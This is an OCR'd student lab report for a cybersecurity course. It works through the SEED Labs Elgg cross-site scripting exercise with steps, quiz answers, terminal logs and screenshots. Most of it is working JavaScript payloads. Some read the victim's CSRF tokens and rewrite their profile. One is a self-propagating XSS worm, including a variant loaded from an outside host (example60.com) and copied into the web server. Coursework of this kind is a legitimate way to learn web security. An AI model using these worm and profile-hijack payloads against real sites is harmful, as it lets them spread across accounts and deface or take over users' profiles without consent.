


Singson, John Florence M.
CYB – 301

20. We now check Alice's Friends.



We can now see that Samy is friends with Alice.



Singson, John Florence M.
CYB – 301

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

They are security tokens used to bypass the website requirements.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,

you cannot switch to the Text mode, can you still launch a successful attack?

No, unless you find another way on how to hide the script and run it without being modified.

21. We now proceed with editing the victim's profile, we start with modifying the script adding the tag that we will put on their profile.

```
<script type="text/javascript">
window.onload = function(){
 var guid  = "&guid=" + elgg.session.user.guid;
 var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
 var name  = "&name=" + elgg.session.user.name;
 var desc  = "&description=Samy is my hero, the cup to my water, the electric to my fan, the porsche in my ferrari" +
          "&accesslevel[description]=2";

 // Construct the content of your url.
 var sendurl = "http://www.seed-server.com/action/profile/edit";
 var content = token + ts + name + desc + guid;
 if (elgg.session.user.guid != 47){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
```


Singson, John Florence M.
CYB – 301

```
   Ajax.send(content);
 }
}
</script>
```

Picture of the script:


```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero, the cup to my water, the electric to my fan, the porsche in my ferrari" +
              "&accesslevel[description]=2";

  var samyguid = 59
  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != 47){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

22. We now check Alice's account and continue to proceed to Samy's page.




Singson, John Florence M.
CYB – 301

23. We now test the script out on Alice's account. (poor Alice, a victim of xss script hacking)



24. We now check Alice's profile, and we see that it has not yet loaded until we click on Samy's profile.



Singson, John Florence M.
CYB – 301


25. We modified the code a bit because the first one did not seem to work. After a few modifications we managed to make it work with this one. We just needed to add a few missing parts like the guid, website name and the worm content.

```
<script type="text/javascript" id="worm">
  window.onload = function() {
    // Construct the header, JavaScript code, and tail tags
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    // Combine the pieces and apply URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // Set the description field and access level
    var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
    desc += "&accesslevel[description]=2";

    // Get the user information
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Set the URL for profile modification
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // Construct and send the Ajax request to modify the profile
```

Singson, John Florence M.
CYB – 301

```
    if (elgg.session.user.guid != 47) {
      // Create and send Ajax request
      var Ajax = null;
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```

Singson, John Florence M.
CYB – 301




```
<script type="text/javascript" id="worm">
    window.onload = function() {
        // Construct the header, JavaScript code, and tail tags
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";

        // Combine the pieces and apply URI encoding
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        // Set the description field and access level
        var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
        desc += "&accesslevel[description]=2";

        // Get the user information
        var name = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        // Set the URL for profile modification
        var sendurl = "http://www.seed-server.com/action/profile/edit";
        var content = token + ts + name + desc + guid;

        // Construct and send the Ajax request to modify the profile
        if (elgg.session.user.guid != 47) {
            // Create and send Ajax request
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

We use it for the Ajax request, guid and the API call. The script does not work once we removed the API call.

26. We now proceed with the worm task. We create a worm.js script.

We put the attacker guid, the website, the worm.js and the alert signal on the script plus the edit part.

```
/*** xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/worm.js"></script>
*/
window.onload = function(){
    alert("active");

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/worm.js\">" +
    "</" + "script>"
    );

  // Set the content of the description field and access level.
  var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

Singson, John Florence M.
CYB – 301


27. We send the worm.js to the root directory of our elgg server.

```
[03/27/24]seed@VM:~$ cd Share
[03/27/24]seed@VM:~/Share$ cd Labsetup/
[03/27/24]seed@VM:~/.../Labsetup$ docker cp worm.js 8d19eefa8690:/var/
www/csp#
Successfully copied 3.07kB to 8d19eefa8690:/var/www/csp#
[03/27/24]seed@VM:~/.../Labsetup$ docker cp worm.js 8d19eefa8690:/var/
www/csp
Successfully copied 3.07kB to 8d19eefa8690:/var/www/csp
[03/27/24]seed@VM:~/.../Labsetup$
```


```
[03/27/24]seed@VM:~$ dockps
a914a189a89f  mysql-10.9.0.6
8d19eefa8690  elgg-10.9.0.5
[03/27/24]seed@VM:~$ docksh 8d19eefa8690
root@8d19eefa8690:/# ls /var/www/csp
index.html    script_area4.js  script_area6.js
phpindex.php  script_area5.js
root@8d19eefa8690:/# cd /var/www/csp
root@8d19eefa8690:/var/www/csp# ls /var/www/csp
index.html    script_area4.js  script_area6.js
phpindex.php  script_area5.js
root@8d19eefa8690:/var/www/csp# ls /var/www/csp
index.html    script_area4.js  script_area6.js
phpindex.php  script_area5.js  worm.js
root@8d19eefa8690:/var/www/csp#
```

Singson, John Florence M.
CYB – 301

28. We now check the website to make sure that the worm is in the same directory as the website.




29. We test the script, and the alert works.




Singson, John Florence M.
CYB – 301

